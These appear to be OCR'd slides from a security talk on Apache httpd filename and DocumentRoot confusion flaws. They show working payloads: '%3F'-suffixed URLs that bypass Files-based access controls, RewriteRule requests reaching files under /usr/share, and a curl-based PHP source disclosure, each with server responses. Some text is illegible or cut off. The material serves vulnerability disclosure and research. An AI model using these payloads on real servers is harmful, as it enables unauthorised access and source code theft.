
```
$ a2enconf php-fpm && a2enmod proxy proxy_fcgi
```


Filename Confusion: Primitive #2 Authentication Bypass

```
http://server/admin.php%3Fooo.php
```

```
    AuthUserFile "/etc/apache2/.htpasswd"
    Require valid-user
</Files>
```

```
$ a2enconf php-fpm && a2enmod proxy proxy_fcgi
```


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
handler
log_transaction
mod_authz_core
[#0] → authorize_user_core
[#1] → authorize_userless
[#2] → ap_run_access_checker_ex
gef➤ p r->filename
"/var/www/html/admin.php?ooo.php"
mod_proxy
[#0] → proxy_fcgi_handler
"proxy:fcgi://127.0.0.1:9000/var/www/html/admin.php?ooo.php"
/var/www/html/admin.php?ooo.php


HTTP
read_request
quick_handler
translate_name
mod_authz_core
[#0] → authorize_user_core
[#1] → authorize_userless
phpfpm
proxy:fcgi://127.0.0.1:9000/var
/www/html/admin.php?ooo.php
handler
log_transaction
[#3] → ap_run_handler
gef➤ p r->filename
"proxy:fcgi://127.0.0.1:9000/var/
www/html/admin.php?ooo.php"

PHP - fpm_main.c

```
if (env_script_filename &&
    strncasecmp(env_script_filename, "proxy:fcgi://", 13) == 0) {

    if (*p != '\0') {
        memmove(env_script_filename, p, strlen(p) + 1);
        apache_was_here = 1;
    }
```

```
    /* ignore query string if sent by Apache */
    p = strchr(env_script_filename, '?');
    if (p)
        *p = 0;
```

Filename Confusion: Primitive #2 Authentication Bypass

```
$ curl -I http://server/admin.php
  └  HTTP/1.1 401 Unauthorized

$ curl -I http://server/admin.php%3Fooo.php
  └  HTTP/1.1 200 OK
```

Filename Confusion: Primitive #2
More and More ACL-Bypass

```
# protect phpinfo, only allow
localhost and local network
access
<Files php-info.php>
    # LOCAL ACCESS ONLY
    # Require local

    # LOCAL AND LAN ACCESS
    Require ip 10 172 192.168
</Files>
```

```
# Block XML-RPC if existent
<Files xmlrpc.php>
    Order Deny,Allow
    Deny from all
</Files>
```

```
<Files adminer.php>
    Order Allow,Deny
    Deny from all
</Files>
```

Filename Confusion: Primitive #2

- ✅ http://server/php-info.php%3fooo.php
- ✅ http://server/xmlrpc.php%3fooo.php
- ✅ http://server/adminer.php%3fooo.php
- ✅ http://server/bin/cron.php%3fooo.php
- ✅ http://server/cache/index.tpl.php%3fooo.php

#2 DocumentRoot Confusion

Which is Correct?

```
DocumentRoot   /var/www/html
RewriteRule    ^/html/(.*)$    /$1.html
```

```
$ curl http://server/html/about
```

- [ ] /about.html
- [ ] /var/www/html/about.html

✅ Both are Correct!

```
DocumentRoot   /var/www/html
RewriteRule    ^/html/(.*)$    /$1.html
```

```
$ curl http://server/html/about
```

- ✅ /about.html
- ✅ /var/www/html/about.html

#2 DocumentRoot Confusion

For any RewriteRule, Httpd will attempt to access both the path with and without DocumentRoot

...that leads to unintended files accessing outside the *DocumentRoot*


Does that mean we can access the file /etc/passwd ?

Yes, but not Really.

The default ACL blocks the root

/etc/apache2/apache2.conf

```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>
```



But allows */usr/share* by default

/etc/apache2/apache2.conf

```
<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>
```

```
RewriteRule    "^/html/(.*)$"    "/$1.html"
```

```
http://server/html/usr/share/doc/openssh-client/faq
```

```
└ HTTP/1.1 200 OK
└ …
└ <title>OpenSSH FAQ</title>
```

Could you access files outside *.html* ?

```
RewriteRule    "^/html/(.*)$"    "/$1.html"
```

```
http://server/html/usr/share/vim/vim81/rgb.txt%3f
```

```
└  HTTP/1.1 200 OK
└  …
└  255 250 250          snow
└  248 248 255          ghost white
```

Redirecting and Remapping with mod_rewrite

Available Languages: en | fr

This document supplements the mod_rewrite reference documentation. It describes how you can use mod_rewrite to redirect and remap request. This includes many examples of common uses of mod_rewrite, including detailed descriptions of how each works.

- From Old to New (internal)
- Rewriting From Old to New


```
# Remove mykey=???
RewriteCond "%{QUERY_STRING}" "(.*(?:^|&))mykey=([^&]*)&?(.*)&?$"
RewriteRule "(.*)" "$1?%1%3"
```


Many of the solutions in this section will all use the same condition, which leaves the matched value in the %2 backreference. %1 is the beginining of the query string (up to the key of intererest), and %3 is the remainder. This condition is a bit complex for flexibility and to avoid double '&&' in the substitutions.

- This solution removes the matching key and value:

```
# Remove mykey=???
RewriteCond "%{QUERY_STRING}" "(.*(?:^|&))mykey=([^&]*)&?(.*)&?$"
RewriteRule "(.*)" "$1?%1%3"
```

- This solution uses the captured value in the URL substitution, discarding the rest of the original query by appending a '?':

- Search for pages in more than one directory
- Redirecting to Geographically Distributed Servers
- Browser Depe
- Canonical U
- Moved Doc
- Fallback R
- Rewrite query S



See also

DocumentRoot Confusion: Primitive #1
Source Code Disclosure

```
$ curl http://www.local/info.php
   ∟ <!doctype html>
   ∟   processed result of info.php here

$ curl http://www.local/html[illegible]%3f
   -H "[illegible]"
   ∟ <?php
   ∟   // source code of info.php here
```

DocumentRoot Confusion: Primitive #2 Access Local Gadgets!

